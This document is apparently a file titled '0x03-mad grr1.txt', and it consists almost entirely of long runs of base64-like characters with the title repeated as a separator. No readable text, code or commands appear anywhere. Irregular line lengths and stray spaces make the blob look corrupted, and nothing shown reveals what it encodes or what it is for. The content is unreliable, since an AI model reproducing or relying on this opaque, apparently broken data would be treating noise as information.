OrM76RDrzJB2Rh/SzoIm5mPJsJAXRst9pgIQZsAkeHf0XhtnHqwfVHY4GNw1uE
Iw8bsrSrwBURNuQfo14BIriDqKky26qInGsk9HPBUDYdFhiOopa1d7p3041zsn
szHks8y7FPmq+qVn0w19JYL5jCSGEC1gatywscwGkxi7BFdP5jMjJ6dxUANLJw91

0x03-mad grr1.txt

Atw/WgL867ZPsmJLhx+zhdTj7/zNcu6tTH659qdF/KsqS0fHePjPSyrJY5nSCHHO
9i igwbgFwbOSEPrpAG6lVz4RbSblxOG+QyIg20oTXy8ORHXC+q95jNyJVBl17us
fD+LLEbwhJsqqtX4kvxVq26o4/pJCXJX6U5dMzgxFOt+nhKIDWxiA9siqqmCW0Bu
QXUkqNXwVfvis/CCLLYVTRNhjbOpVI7MQoFVL/G/EP7Ih0zkuSQwleKoF5rEYZfB
KPNK2LwkrC2mZUstV8WFLy4On12Myit9k2yTO3g2W+sdxE0+I7e1zv1c3PeI2MHK
AHC+A3ETGcWGD/ukXR2My3c8I3u4J5MYbF5Th4l2dPnkOWkdueiJ/hGXUdPSZVNo
VU9miLGFudns855apazcjf++l0Gh3J7Mwi+ffv5lQ0xtjekmfNUKWC+kBVN848ww
LjyEDjwvStyBvRE1KXsYj/f+kwwiMz1KP0K4KhmXppk7mWdp/C4Xg7pcLJtRzHa5
ZvFAySi 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

0x03-mad grr1.txt

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
7zjbe01o5BknZtyfcbtjGY0hb/kbwi a80/ZBOiq0tLatp9mws+xCfNOpjJXppusq
oId+QVAgAnn6hfVRMbF4W2ELi5TJ+0+zAF8c0iBud8o8fNfgOstW6PgLU3HYe+X7
+KRp3MHdpuymf7AKP1CBxIBtiHc6qyceHWYVzceYHZPBCSo3DvDnwYhXS/1P5N+
HKHCwe6r3Vfp2yodykMRmnmklMnee+xhq1UhveIAZwRU/ijMURGNrn3WNPRw1YZ
babnqhAsjNppfcxdgrWEXr5gYRC LGvdGktMuPihRP1fxplaC5X6qxhsrUi8e6GSD
g0E5wd34x+G1TDBNBsATotnSwR6EqZzmu1hbW+L5DFIAM/2ERfj/IIWJQakt53zG
/g72WiCw3BFUJp3hKaRuom7wi/JD2Z0s+oARDCy3nbaDy/c0ALLdQj0cejdtfcs+
1nR9ASICL6XCh+RSQP3f8onyN312uZCwsvsoeSnAphyDgdLs6J/GAPQQF/YdPNMM
JHn72srPZ8xPRZi9PwONrE8DZ0Xup6Lvji3/ftiW/b31/GQMbMTNN15654Hn1Etj
rdWH0u9Ya/2hFGETc9ixpn+ndN1554aq9XpeMxYMjQ/5h1Ccp7qQ2NMf/80ddPvv
9zdeaVnd1B14iUmrABQfkrwhTNG43Vxcd2dxfrSGUR0viae5QcEkee3+QQFQAI1V
VGBMJ/svWHgTcr6MYOEdAS1P7H9JNfL3f1c0JlntCt5aOCjws8DaNH5WSZG/GFNi
nPPQ3q+rurCjj+dso/B2zLN6aUwADydN3tdnwInP4VLqSmszN4BjZGSwcfqBI4tHP
6F3gAfqpirKWQYEcE1LIGJRpZ5JrAWAMccGxsfKpvecaTwbHfPjNOIPjZiGztwSj
1GPmbULw2Iw8Z7hN6A7t2eHejAq474rvBAuHBEHmysSx4Ay5p4rBrmDr5/vkxNhZ
Q9zXGpSpwCS8nuI7qE3Ev4p5dnLAziEwgTTND9p6K+aN1J0+TH969dN+tvPtN11Z
YvNUMXS1w93NgrVUFLi+Kypct3Srjti+iWzyzOGXLOkflD+qz7P136wg9wRFxd5z
oex2IXaeQKVQoS6sJl3EK2Pqp6FCwvRG8m/KtoVtHJ4dw9kxCxepWkmX6o4K8/iA
FORoHaav0FfmdTart832SDonow+t1Cjtn1k4BF6WxskNptQfrjNHcydZLUEaS+ve

0x03-mad grr1.txt

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
